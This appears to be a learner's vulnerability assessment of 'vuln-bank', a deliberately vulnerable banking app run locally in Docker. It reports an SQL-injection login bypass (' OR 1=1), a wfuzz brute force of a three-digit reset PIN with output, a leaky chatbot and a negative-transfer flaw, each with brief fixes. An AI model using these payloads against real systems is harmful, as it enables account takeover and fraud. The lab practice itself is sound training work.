

Vulnerability Assessment Report—Nidal

Docker installation:

`sudo apt update`

`sudo apt install -y docker.io docker-compose`

Start it:

`sudo systemctl enable docker`

`sudo systemctl start docker`


Clone the repo:

`git clone https://github.com/Commando-X/vuln-bank.git`

`Cd vuln-bank`

`docker-compose up --build -d`


Visit localhost:5000



1. SQLi


I tried ' OR 1=1 and a random pass which let me inside the bank site admin,
Fixes: Use sanitization

WAF implementation etc



2.Chatbot

Chatbot may give sensitive info , so make the necessary changes in its source code



3.PIN

Kali NetHunter Exploit-DB Google Hacking DB OffSec

Reset Password

Username

3-Digit Reset PIN

New Password

Reset Password


[Back to Login](#)

API Version: v2

I attempted a reset password,
Now i will use wfuzz for the attack

```
(root@kali)-[/home/kali/vuln-bank]
# wfuzz -z range,000-999 -H "Content-Type: application/json" -d '{"username":"admin","reset_pin":"FUZZ","new_password":"123456"}' http://localhost:5000/api/v2/reset-password
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
Target: http://localhost:5000/api/v2/reset-password
Total requests: 1000
```

ID	Response	Lines	Word	Chars	Payload
000000046:	400	4 L	8 W	59 Ch	"045"
000000015:	400	4 L	8 W	59 Ch	"014"
000000047:	400	4 L	8 W	59 Ch	"046"
000000001:	400	4 L	8 W	59 Ch	"000"
000000003:	400	4 L	8 W	59 Ch	"002"
000000044:	400	4 L	8 W	59 Ch	"043"
000000043:	400	4 L	8 W	59 Ch	"042"
000000049:	400	4 L	8 W	59 Ch	"048"
000000031:	400	4 L	8 W	59 Ch	"030"




000000281:	400	4 L	8 W	59 Ch	"279"
000000280:	400	4 L	8 W	59 Ch	"279"
000000287:	400	4 L	8 W	59 Ch	"286"
000000282:	200	4 L	10 W	80 Ch	"281"
000000278:	400	4 L	8 W	59 Ch	"277"
000000283:	400	4 L	8 W	59 Ch	"282"

I successfully changed the password pin from 281 to 123456

4. Transfer Money:

If i transfer negative money to someone i get a increase in my balance



Fix the code to not allow any negative or other invalid characters